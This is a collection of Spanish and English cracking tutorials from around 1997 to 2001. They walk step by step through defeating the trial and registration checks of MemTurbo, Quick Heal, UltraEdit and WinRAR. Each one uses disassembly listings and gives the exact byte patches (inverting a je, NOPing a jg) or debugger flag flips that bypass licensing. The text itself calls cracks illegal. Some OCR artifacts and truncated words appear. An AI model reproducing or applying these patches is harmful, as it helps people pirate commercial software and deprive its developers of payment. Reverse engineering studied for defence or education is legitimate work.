Expliquemos algo sobre esta herramienta. Es imprescindible que tengais bien configurada APIS32, por lo menos que se encuentren la lista de APIs que utiliza el programa en cuestion, para incluir APIs en la lista tenemos la Opcion add que vemos en la imagen, si pulsais sobre ese boton os mostrara una lista con los archivos habituales que utiliza Windows y al seleccionar uno de los archivos os mostrara toda la lista de Apis que pueden ser importadas de cada uno de los archivos, o tambien una vez que hemos seleccionado el programa que vamos a tracear podemos pulsar sobre imports y nos mostrara todas las funciones(APIs) que utiliza ese programa en este caso el MemTurbo, y a partir de hay podemos introducir las que queramos, para introducirlas en Apis32 podeis seleccionarlas 1 a 1 solo las que os interese o todas de golpe con la opcion add all, no recomiendo introducir todas ya que el informe que nos muestra cuando utilicemos Apis32 puede ser demasiado lioso, en este caso con que esten las Apis que manejan el registro de Windows es suficiente.

Solo nos queda pulsar sobre Run y ver que ocurre, osea que pulsamos y MemTurbo empieza a ejecutarse vemos como se va creando un listado de informacion en la ventana de Apis32, como es de suponer una vez que MemTurbo ya se ha ejecutado este habra realizado todas las comprobaciones en el registro de Windows no?, bueno pues tendreis en pantalla una ventana como esta, que variara su contenido dependiendo de las Apis con que tengais configurado APIS32.



En este momento pulsamos sobre Save LOG y cerramos tanto APIS32 como MemTurbo, y en el directorio donde tengais instalado MenTurbo V1.5 se ha creado un archivo llamado MemTurbo.log, donde se encuentran todos los datos del proceso de ejecucion, ale vamos a editarlo y ver su contenido,.....

Como veis hay mucha información sobre todas las funciones que importa MemTurbo, pero Nosotros de momento solo necesitamos las funciones del registro de Windows y en mi .log veo esto.

```
004082C5:RegOpenKeyExA(HANDLE:80000001,LPSTR:004719F4:
"Software\Microsoft\Windows\CurrentVersion\Explorer\ DataViewStream-MT15..,
DWORD:00000000,DWORD:00000003,LPDATA:006DF5F8)

004082CB: RegOpenKeyExA = 0

00408357:RegCreateKeyExA(HANDLE:80000001,LPSTR:004719F4:
"Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15..,
DWORD:00000000,LPSTR:0046E820:"REG_BINARY",DWORD:00000000,DWORD

:000F003F,LPDATA:00000000,LPDATA:006DF5F4,LPDATA:006DF5F0)

0040835D: RegCreateKeyExA = 0

004083A6: RegSetValueExA(HANDLE:C29AFAC0,LPSTR:004719E4: "Settings-MT15",
DWORD:00000000,DWORD:00000003,LPDATA:006DF5DC,DWORD:00000008)

004083AC: RegSetValueExA = 0

004083D2: RegCloseKey(HANDLE:C29AFAC0)

004083D8: RegCloseKey = 0

00408439:RegCreateKeyExA(HANDLE:80000001,LPSTR:00471A3C:
```

"Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewSettings-MT..,DWORD:00000000, LPSTR: 0046E820:"REG_BINARY",DWORD:00000000,DWORD:000F003F,LPDATA:00000000, LPDATA:006DF5F4,LPDATA:006DF5F0)

0040843F: RegCreateKeyExA = 0

Bueno como digo entre muchisimos otros datos estos son los registros que me parecen muy interesantes, si os fijais en rojo tenemos las claves que habiamos localizado con TechFacts98 , vemos que Api las manipula e incluso nos muestra la direccion de memoria de la Api que realiza las comprobaciones, seguramente para localizar esto con el SoftIce hubiesemos dado muchas vueltas, ahora vamos a pasar a la parte del desensamblado.

Teniamos MemTurbo.exe y una copia de este con el nombre Turbo.exe bueno pues desensamblamos MemTurbo.exe y con el editor Hex editamos Turbo.exe

La direccion de memoria donde se habre por primera vez la clave que nos interesa es 004082C5

004082C5:RegOpenKeyExA(HANDLE:80000001,LPSTR:004719F4:"Software\Microsoft\Windows \CurrentVersion\ Explorer\DataViewStream-MT15..,DWORD:00000000,DWORD:00000003,LPDATA:006DF5F8)

veamos que hay en esa direccion de memoria, asi que en W32dasm con la opcion find (la linternita) buscamos la direccion 004082C5 y nos lleva a:

```
* Reference To: ADVAPI32.RegOpenKeyExA, Ord:0172h

:004082C5 FF150C704500    Call dword ptr [0045700C]--- AQUI

:004082CB 6A48            push 00000048

:004082CD 6A00            push 00000000

:004082CF 57              push edi

:004082D0 8945F0          mov dword ptr [ebp-10], eax

:004082D3 E8180E0100      call 004190F0

:004082D8 83C40C          add esp, 0000000C

:004082DB 837DF000        cmp dword ptr [ebp-10], 00000000

:004082DF 0F84E2010000    je 004084C7 ----- Que Interesante

:004082E5 8D45C8          lea eax, dword ptr [ebp-38]

:004082E8 50              push eax
```

Concretamente a la api que abre la clave del registro, lo que aquí parece que ocurre es: RegOpenKeyExa abre la clave que utiliza memturbo para controlar la evaluacion, y mediante una serie de comprobaciones a traves de 004082D3 call 004190F0 se decide si se ejecuta o no el salto condicional que hay en 004082DF estas comprobaciones se lian mogollon, podeis tracearlo con el SoftICE, yo no lo hice cuando crackee este programa, pero posterior si lo tracee y si quereis aprender mas os recomiendo que pilleis el SoftIce poneis un Break Point a 004082d3 y empezais a tracear a partir de esa Call. Vereis la de vueltas que damos para arriba y abajo hasta llegar a el salto 004082df.

Bueno pues probemos a invertir el salto convirtiendolo en un jne y veamos los resultados, localizamos el offset de 004082DF je 004084C7 Que se muestra en la parte inferior de W32dasm, en la barra de estado, y es 000082DFh los ceros no se ponen y la "h" tampoco, asi que vamos al editor Hex y el cambio que tenemos que hacer es

cambiamos 004082DF 0F84E2010000 je 004084C7

por 004082DF 0F85E2010000 jne 004084C7

para hacer el cambio metemos el offset 82DF en el editor Hex, con la opcion GOTO (dependiendo del Editor) y veremos esto (dependiendo del editor que se use en unos estan los numeros juntos, en otros en pares etc. Pero siempre seran los mismos.)

0F84 E201 0000 y cambiamos por 0F85 E201 0000

salvamos los cambios y

ya solo nos queda probar, para ver si hemos acertado tenemos que adelantar otra vez la fecha, osea que cerramos los programas que puedan sufrir alteracion por el cambio de fecha (versiones triales etc.) adelantamos 2 meses la fecha de Windows y ejecutamos el archivo Turbo.exe que es el que hemos modificado y Voooila ¡! parece funcionar probamos a ver si desfragmenta la memoria y asi es bien, cerremos Turbo.exe y restauremos la fecha, ahora probamos otra vez y sigue funcionando miramos otra vez si desfragmenta la memoria y efectiviwonder, el funcionamiento es perfecto.

Pues como siempre espero que os sirva para adquirir conocimiento, para entender un poco mas esto del crackeo y principalmente para divertiros .

Ya sabeis que para cualquier duda podeis contar con migo, atiendo todos los email con preguntas, sugerencias, criticas etc. Pero no atiendo pedidos de Cracks.

Un saludo a tod@s

Karpoff /TNT!

EMAIL: Kf_karpoff@hotmail.com

URL: http://welcome.to/karpoff

http://members.xoom.com/kf_karpoff

El uso de este material es solo para uso educativo, por ahora los cracks son

ilegales cada cual es responsable del uso que le de a este tutorial, el autor no se

hace responsable de nada.

Tutorial Descargado de Karpoff Spanis Tutor

Crackeando Quick Heal

La victima: Quick Heal
URL: www.quickheal.com
Descripcion: Excelente virus scanner
Dificultad: Principiante
Objetivo: Simular estar registrado
Cracker: Kolgado
Ponemos un numero cualquiera,control-d y nos salta el softice,bpx getdlgitemtexta
pa' probar y x, volvemos al programa,le damos ok y nos salta de nuevo el soft,un f12 y estamos en la rutina del programa,a partir de ahi podemos seguir dos caminos,
analizar minuciosamente y ver como se comporta el codigo(útil si queremos un KeyGen.),o probamos darle fanaticamente f10 hasta que nos aparezca el mensaje de "error en el codigo" o algo por el estilo.
Para no complicarnos demasiado(y porque tambien soy bastante nuevo para un keygen),probemos nuestra suerte con la segunda opcion.
Le damos f10 19 veces, y a la 20 nos aparece la ventana "incorrect unlock code",le damos aceptar y aparecemos en:

```
:00408D27 6880134400            push 00441380

* Possible StringData Ref from Data Obj ->"Incorrect unlock code."
                        |
:00408D2C 6818244400            push 00442418
:00408D31 E824D30100            call 0042605A

* Possible Reference to Dialog: DialogID_0066, CONTROL_ID:0458, ""
                        |
:00408D36 6858040000            push 00000458 "AQUI APARECEMOS"
:00408D3B 8BCE                  mov ecx, esi
:00408D3D E8C7580100            call 0041E609
:00408D42 85C0                  test eax, eax
:00408D44 7504                  jne 00408D4A
:00408D46 33C0                  xor eax, eax
:00408D48 EB03                  jmp 00408D4D
```

El call inmediatamente arriba de donde aparecimos fue el que provocó el mensaje, por lo tanto,
busquemos un poco arriba para ver q' tenemos(hay q' buscar algun salto condicional).

```
:00408CB0 50                    push eax
:00408CB1 51                    push ecx
:00408CB2 E86ECDFFFF            call 00405A25
:00408CB7 83C408                add esp, 00000008
:00408CBA 83F801                cmp eax, 00000001
:00408CBD 7564                  jne 00408D23  "LA CLAVE"
:00408CBF E833CEFFFF            call 00405AF7
:00408CC4 E8438EFFFF            call 00401B0C
:00408CC9 663D0200              cmp ax, 0002
:00408CCD 7549                  jne 00408D18
:00408CCF FF761C                push [esi+1C]
```

No necesitamos ir muy lejos y nos encontramos un jnz 00408d18 y un poco mas arriba jnz 00408d23,ahora bien, esto no nos dice nada por si solo,
asi que analicemos un poco.Si nos fijamos en jnz 00408d23(en w32dasm jne) nos damos cuenta de que en caso de hacer el salto apareceriamos unas cuantas
instrucciones antes de nuestro famoso call q' produce el mensaje de error,exactamente en:

```
:00408D21 EB31                  jmp 00408D54

:00408D23 6A30                  push 00000030 "AQUI"
:00408D25 8BCE                  mov ecx, esi

* Possible StringData Ref from Data Obj ->"Error"
                        |
:00408D27 6880134400            push 00441380

* Possible StringData Ref from Data Obj ->"Incorrect unlock code."
                        |
:00408D2C 6818244400            push 00442418
:00408D31 E824D30100            call 0042605A  "NUESTRO    MARTIRIO"
```


Tambien podemos notar que inmediatamente arriba de push 30 esta un jmp que evitaria pasar por el call "de los lamentos".
por lo que a simple vista pareceria ser que nuestro 00408cbd jnz 00408d23 seria lo q' distingue de estar o no registrados.Pero antes de sacar conclusiones a la ligera,probemos.

Ponemos un bc*,y luego un bpx en 00408cbd,le damos control-d,le damos ok de nuevo a nuestra ventana de Registro y nos baramos en el bpx que hemos puesto.
Vemos que realmente va a saltar,como suponiamos,asi q' probemos,total no perdemos nada (creo).En le softice le damos r fl z y se convierte "magicamente" en un "no jump".
Ok el momento de la verdad,le damos bc*, y luego x, y pam!!!, un lindo mensaje... "Quick Heal has been upgrade to a complete..."No sweat.Ni siquiera necesitamos parcharlo,solo un cambio en un salto en tiempo de ejecucion y listo.
Esperando que les sirva de ayuda.Atte. Kolgado.
PD:Esta es la manera mas facil y es genial para los nuevos,si se animan le pueden dar con el keygen.Gracia a todos en el spanish reverse...
FreeMind.

Crackeando UltraEdit 32

Okas como les comente en el curso anterior vamos a reventar al Sr. UltraEdit32 …mas de uno se ha fijado que cada que lo abres aparece una pantallita diciéndote que eres un usuario no registrado… Esa pantallita tan molesta tiene x nombre "NagScreen" .. y tiene la malvada labor de decirnos que somos unos jodidos y que no hemos pagado x usarlo ='(..Hay que demostrarle que ya le "pagamos" ..jejejejeje.. i-) Bueno es fácil.. =8-P …. Como te mencionaba hace rato si te fijas cada vez que abres el UltraEdit te aparecen los días que te restan para usar el programa …

Bueno lo primero que tenemos que hacer es colocar nuestro reloj de la PC un año después del actual estamos en el 2001 aun, entonces dejamos el día y la hora igual y cambiamos el año a 2002..



si te fijas abre tu UltraEdit ahora y nos aparece ya una pantalla de que el programa expiro y nos pide nuestro # de Serie y el nombre … mmmm
esta vez no le vamos a meter nada…le damos cancelar.. =8-P
Jajajajajaja…el programador ya se tomo la molestia de avisarnos que el programa EXPIRO.iii

Pues bien tomémonos la molesta de CraCkearlo ….=8-P

Como siempre antes de empezar tenemos que hacer una copia de el archivo que vamos a modificar…ya saben con la copia visualizamos el código con W32Dasm y al original lo modificamos con el Editor…que en este caso va a ser el HexWork Shop… el cual puedes bajar desde mi Site si es que no lo bajaste junto con el Curso …Para evitarnos problemas,,,, por que si hay forma de que UltraEdit se CraCke solo …pero es mucho rollo y no los quiero confundir … =8-P Bien abrimos UltraEdit con nuestro precioso W32Dasm y en este caso vamos a buscar el texto de ..
"UltraEdit 45 Day Evaluation time expired" pero momento… no metas todo ese rollo busquemos solamente el texto de

expired si te fijas el primero que nos aparece es este..

```
URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger
Disassembler  Project  Debug  Search  Goto  Execute Text  Functions  HexData  Refs  Help

:004483B8 750B                    jne 004483C5

* Possible Reference to String Resource ID=00068: "UltraEdit 45 Day Evaluation time expired!!!!"
                                  |
:004483BA C70644000000            mov dword ptr [esi], 00000044
:004483C0 E9E8000000              jmp 004484AD

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004483B8(C)
|

* Possible StringData Ref from Data Obj ->"PlayMacro"
                                  |
:004483C5 68D88D4C00              push 004C8DD8
:004483CA 57                      push edi
:004483CB E8E0BE0100              call 004642B0
:004483D0 59                      pop ecx
:004483D1 85C0                    test eax, eax
:004483D3 59                      pop ecx
:004483D4 750B                    jne 004483E1

* Possible Reference to String Resource ID=00077: "Access denied"
                                  |
:004483D6 C7064D000000            mov dword ptr [esi], 0000004D
:004483DC E9CC000000              jmp 004484AD

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004483D4(C)
|

* Possible StringData Ref from Data Obj ->"SelectWord"
                                  |
Line:143771 Pg 2876 of 6991  File:Copia de UEDIT32.EXE
```

Pero esta vez hay que ser un poco más "específicos" ..a que me refiero con esto?¡ Pues muy sencillo como hay mas de un "UltraEdit 45 Day Evaluation time expired" hay que buscar lo que mas se acerque a ese <u>cuadro de dialogo</u> que nos aparece ahora que expiro …les parece bien si le vamos dando F3 para ver los demás "UltraEdit 45 Day Evaluation time expired" Mmmm…que hay por aquí.. =8-P

```
URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger
Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

:0045206B E839A00200            call 0047C0A9

* Possible Reference to String Resource ID=00068: "UltraEdit 45 Day Evaluation time expired!!!!"
                                |
:00452070 6A44                  push 00000044
:00452072 8D4D10                lea ecx, dword ptr [ebp+10]
:00452075 C645FC02              mov [ebp-04], 02
:00452079 E85FA70200            call 0047C7DD

* Possible Reference to String Resource ID=00069: "To continue to use UltraEdit you must send the registration
                                |
:0045207E 6A45                  push 00000045
:00452080 8D4D14                lea ecx, dword ptr [ebp+14]
:00452083 E855A70200            call 0047C7DD
:00452088 6830200000            push 00002030
:0045208D FF7510                push [ebp+10]
:00452090 FF7514                push [ebp+14]
:00452093 53                    push ebx

* Reference To: USER32.MessageBoxA, Ord:0195h
                                |
:00452094 FF15DC564A00          Call dword ptr [004A56DC]
:0045209A 399F3C010000          cmp dword ptr [edi+0000013C], ebx
:004520A0 7407                  je 004520A9
:004520A2 8B06                  mov eax, dword ptr [esi]
:004520A4 8BCE                  mov ecx, esi
:004520A6 FF5060                call [eax+60]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004520A0(C)
|
:004520A9 E8D2430400            call 00496480

Line:162301 Pg 3246 and 3247 of 6991  File:Copia de UEDIT32.EXE
```

Si te fijas nos aparece el dialogo de "UltraEdit 45 Day Evaluation time expired" Pero también un poco mas abajo nos aparece la continuación del texto que viene en nuestra caja de dialogo que es.."To continue to use UltraEdit you must ..bla bla.bla…"Y no ves algo mas interesante x ahí?¡¡ .. Así es tenemos un precioso USER32.MessageBoxA Ahora me captas la idea?¡¡ =8-P Bien parece que ahora si estamos en el lugar correcto… Si subes un poquito podrás ver que a todo este meollo lo condiciona un salto

```
:00452043 399F3C010000          cmp dword ptr [edi+0000013C], ebx
:00452049 0F8576FFFFFF          jne 00451FC5

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00452041(C)
|
:0045204F E8FB3BFBFF            call 00405C4F
:00452054 391D18F04C00          cmp dword ptr [004CF018], ebx
:0045205A 758A                  jne 00451FE6
:0045205C 8D4D10                lea ecx, dword ptr [ebp+10]
:0045205F E845A00200            call 0047C0A9
:00452064 8D4D14                lea ecx, dword ptr [ebp+14]
:00452067 C645FC01              mov [ebp-04], 01
:0045206B E839A00200            call 0047C0A9

* Possible Reference to String Resource ID=00068: "UltraEdit 45 Day Evaluation time expired!!!!"
```

Que es la dirección 00452041 Te late si nos vamos a esa dirección? Ya sabes presionamos Goto /Goto CoDeLocation
e introduces la dirección ….. Nos vino a tirar aquí.. =8-P

```
:00452027 E862280300          call 0048488E
:0045202C A140F04C00          mov eax, dword ptr [004CF040]
:00452031 2B0548F04C00        sub eax, dword ptr [004CF048]
:00452037 50                  push eax
:00452038 E8D3490100          call 00466A10
:0045203D 83F82D              cmp eax, 0000002D
:00452040 59                  pop ecx
:00452041 7F0C                jg 0045204F
:00452043 399F3C010000        cmp dword ptr [edi+0000013C], ebx
:00452049 0F8576FFFFFF        jne 00451FC5
```

A cabron?¡¡ =8-O ..eso es un "jg" …y eso que es.. =8-/?¡¡ Creo q hoy de nuevo vamos a tener que aprender algo de ensamblador .. =8-P Pues si recuerdas los dos saltos que conocemos hasta el momento =8-P Son el "je" & "jne" Y recuerdas que: je (74 en HexaDecimal) : Jump if Equal (salta si los dos datos a comparar son iguales)
jne (75 en HexaDecimal) : Jum if Not Equal (salta si los dos datos a comparar no son iguales)

Lo que sucede es que cuando un programa …verifica la fecha, o comprueba las veces que lo h abierto ...o cosas x el estilo …ya no emplea saltos de je – jne
Si no que ya, salta directo a ó salta si esta sobre , salta si es inferior ..etc..etc..
En este caso es jg que significa :

Jg (0F8F en HexaDecimal) : (Salta si es Mayor)

Para que te des una idea ve esta tabla que saque de un tutorial de Ensamblador …

Hexadecimal	Assembler	Significa
75 o 0F85	jne	Salta si no es equivalente
74 o 0F84	je	Salta si es equivalente
EB	jmp	Salta directamente a
90	nop	(No OPeration) Sin operación
77 o 0F87	ja	Salta si esta sobre
0F86	jna	Salta si no esta sobre
0F83	jae	Salta si esta sobre o igual
0F82	jnae	Salta si no esta sobre o igual
0F82	jb	Salta si es inferior
0F83	jnb	Salta si no es inferior
0F86	jbe	Salta si esta debajo o igual
0F87	jnbe	Salta si no esta debajo o igual
0F8F	jg	Salta si es mayor
0F8E	jng	Salta si no es mayor
0F8D	jge	Salta si es mayor o igual
0F8C	jnge	Salta si no es mayor o igual
0F8C	jl	Salta si es menor
0F8D	jnl	Salta si no es menor
0F8E	jle	Salta si es menor o igual
0F8F	jnle	Salta si no es menor o igual

Al verla se que pensaras que cambiemos ese JG x un JNG …jejeje pues nop …que crees que pasa si lo cambiáramos así?¡ Ah pues pasa esto…

Mmmm caray que podremos hacer?¡¡ .. pues fácil =8-P Lo queremos es que no salte …ósea vamos a hacer que no haga nada…Al principio de el curso te hable de 4 operaciones básicas en ensamblador y una de ella es nop (90 en HexaDecimal) : No Operation (Tan sencillo como que no ejecuta los datos) Entonces que se te ocurre?¡ ..=8-P
Claro …vamos a cambiar ese 7F0C x un Nopear 9090 Así le estamos ordenando que no ejec ningún dato…Y bueno como estamos situados sobre :00452041 7F0C jg 00452 solo nos resta buscar el OffSet en nuestro editor que como lo mencionaba hace rato en este c es el HexWorkShop ..
Solo tienes que modificar 7F0C x 9090 Y este va a ser nuestro resultado.. =8-P

Jejejeje…quieres saber que hicimos?¡ ..Ook lo que sucede es que en el código hay 3 cosas bá x las cuales descubrimos el salto ….La primera y mas visible es la de USER32.MessageBoxA eso ya sabemos que se trata de una caja de dialogo….
La segunda es el texto exacto de la caja de dialogo que encontramos…Y la tercera es este pe del código …

```
:00452037 50                    push eax
:00452038 E8D3490100            call 00466A10
:0045203D 83F82D                cmp eax, 0000002D
:00452040 59                    pop ecx
:00452041 7F0C                  jg 0045204F
:00452043 399F3C010000          cmp dword ptr [edi+0000013C], ebx
:00452049 0F8576FFFFFF          jne 00451FC5
```

Si te fijas donde subraye con rojo …significa que compare EAX con 45 días …si ya se que ah dice 45 …pero es que acuérdate que esta en hexadecimal …y 2D en Hexadecimal es 45 en decimal… Y lo que hicimos en si fue evitar el salto hacia Expired …para lo cual recurrimos Nopear el programa (con dos 90 ..y siempre se deben poner los que hagan falta).

En muchos programas de 30 días utilizan :
cmp eax, 0000001E (compara EAX con 1E)(30 decimal: que es igual a 30 días) jng Seguir (Si no es mayor, salta y Síguele) Y la solución más viable seria meter un JMP (EB) para que salte siempre …en vez de que si no es mayor a 30 días salte …. Esa tabla que te di te va a ayudar mucho con los saltos, cuales son mejores y más favorables para cambiar… Pues bien cansadito?¡¡¡ =8-P Y aun no se acaba el desmadre = '(Si te fijas…. si ya no nos marca una fecha limite y ya nos dejo en "0" días Pero aun sigue esa NagScreen jodiendo.. =8-/ … Mmm vale madre…. Ahora que?¡¡ Déjenme pensar… mmmm .. aaayyyyy que hueva tengo = -O ¡¡¡ Y mi perro que esta jode y jode que quiere leche…carajo..ahorita vengo voy a darle de cenar.. =8-S ….Jajajaja ya pasaron 2 horas y mientras veía la TV se me fue el avión… jajajajajaja Que se les ocurre que podemos hacer con esa NagScreen?¡ Ya se…¡¡¡ vamos a buscar el primer texto donde dice … "This is a unregistered copy…."Ya sabes no metas todo el rollo eso es cuando vas empezando si quieres solo pon Unregistered Como desconocemos # d referencias q tenga este texto lo mejor es irnos al principio del código ….Eso lo puedes hacer subiéndote con la barra del lado derecho hasta arriba..O presionas el botón de tu teclado que dice "Inicio" Bien ya estando en el Inicio de el código ahora si buscamos nuestro texto
Y el primer lugar a donde vamos a llegar es aquí …

```
Name: DialogID_006E, # of Controls=008, Caption:"", ClassName:""
     001 - ControlID:FFFF, Control Class:"STATIC" Control Text:"This is an unregistered copy of UltraEdit-32.
     002 - ControlID:0080, Control Class:"STATIC" Control Text:"Details for registration can be found in the
     003 - ControlID:FFFF, Control Class:"STATIC" Control Text:""
     004 - ControlID:FFFF, Control Class:"STATIC" Control Text:"You have"
     005 - ControlID:0082, Control Class:"EDIT" Control Text:""
     006 - ControlID:FFFF, Control Class:"STATIC" Control Text:"days left for evaluation."
     007 - ControlID:0001, Control Class:"BUTTON" Control Text:"Enter Authorization code"
     008 - ControlID:FFFF, Control Class:"STATIC" Control Text:"idm@idmcomp.com, www.idmcomp.com, www.ultraed
```

Si te fijas en toda esa parte del programa hay bloques de texto ..y lo que los separa es esto:
Name: DialogID_XXX, # of Controls=XXX, Caption:"" , ClassName:""
Bueno donde X son los números o letras con el que cada dialogo se identifica Si te fijas esta el texto del cuadro de dialogo osease de la NagScreen Y nos esta dando el nombre y numero d dialogo que viene siendo DialogID_006E
Entonces busquemos DialogID_006E Nos tira aquí ….ahora si te fijas en este pedazo del cá tenemos una llamada (CALL)

```
* Referenced by a CALL at Address:
|:00451F69
|
:00408488 FF742404                push [esp+04]

* Possible Reference to Dialog: DialogID_006E
                                  |

* Possible Reference to Dialog: DialogID_0069, CONTROL_ID:006E, ""
                                  |

* Possible Reference to String Resource ID=00110: "Select directory to search."
                                  |
```

Y esa llamada tiene por referencia la dirección … 00451F69 Vamonos a esa dirección en nues W32Dasm… y ahora nos va a tirar acá..

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00451EE4(C)
|
:00451F5E FF771C                    push [edi+1C]
:00451F61 8DB720010000              lea esi, dword ptr [edi+00000120]
:00451F67 8BCE                      mov ecx, esi
:00451F69 E81A65FBFF                call 00408488
:00451F6E 85C0                      test eax, eax
:00451F70 7506                      jne 00451F78
:00451F72 899F3C010000              mov dword ptr [edi+0000013C], ebx
```

En esa dirección que llegamos es la causante de que salga la NagScreen …


Bien ahora si te fijas un poco mas arriba de la dirección a donde llegamos hay una llamada condicional ….00451EE4

Otra vez con nuestro W32Dasm nos vamos a esa dirección… y ahora caemos acá.. =8-O

```
:00451EE0 8B4514                    mov eax, dword ptr [ebp+14]
:00451EE3 48                        dec eax
:00451EE4 7478                      je 00451F5E
:00451EE6 48                        dec eax
:00451EE7 0F85F9000000              jne 00451FE6
:00451EED 391D18F04C00              cmp dword ptr [004CF018], ebx
:00451EF3 0F85DA010000              jne 004520D3
:00451EF9 833DC0E04C0000            cmp dword ptr [004CE0C0], 00000000
:00451F00 C70518F04C0001000000      mov dword ptr [004CF018], 00000001

* Possible StringData Ref from Data Obj ->"MousePos"
```

Si te fijas llegamos a un Jump if Equal …o bueno a un salto 74 ..jejejeje que pasaría si cambia ese salto por un 75?¡ =8-P Jejejejejeje …veamos el OffSet que nos da y busquémoslo en nues Editor que por esta vez es el HexWork …

Lo modificamos…y …nos quedo así =8-P



Si te fijas en la fecha dice 2002 …y aun así sigue funcionando el programa ..además de que c que lo abres ya no hay ninguna pantalla….Jejejeje..ya mas adelante después de hacer este tip cosas…vas a aprender a hacer tus propios CraCks …jejejejeje y podrás igual y entrar a algu elite…aunque no te lo recomiendo… Luego te desconocen bola de racistas ~=7-(…¡¡¡¡ Pero en fin

quede en la conciencia de cada quien… Bueno como siempre cualquier duda o comentario ahí tie
mi email…tnkx =8-P Ahhh…y se me olvidaba ..Gracias por su compra i-) … México
D.F……1997

Cracking With +Vip-Vop

Cracking Winrar 2.04

http://www.creabel.com/softronic

Tools Needed:
W32Dasm
Softice
Your favorite hex-editor

To start off open up WinRAR95.exe in W32dasm. Go to refs, then choose string references to look for interesting strings. Right away you'll see evaluation copy and registered version, but searching for those strings won't get you anywhere fast. So scroll down a little bit more until you get to string number 51, "Available in registered version only". This sounds like a good string to check for, so double click on it. You'll stop in the following code:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00413655(C)

:00413659 833D5857420000        cmp dword ptr [00425758], 00000000
:00413660 7534                  jne 00413696

* Possible Reference to String Resource ID=00048: "Normal"

:00413662 6A30                  push 00000030

* Possible Reference to String Resource ID=00026: "Warning"

:00413664 6A1A                  push 0000001A
:00413666 E84D680000            call 00419EB8
:0041366B 59                    pop ecx
:0041366C 50                    push eax

* Possible Reference to String Resource ID=00051: "Available in registered version only"

:0041366D 6A33                  push 00000033
:0041366F E844680000            call 00419EB8
:00413674 59                    pop ecx
:00413675 50                    push eax
```

```
:00413676 53                    push ebx

* Reference To: USER32.MessageBoxA, Ord:0000h
                                |
:00413677 E8F60E0100            Call 00424572
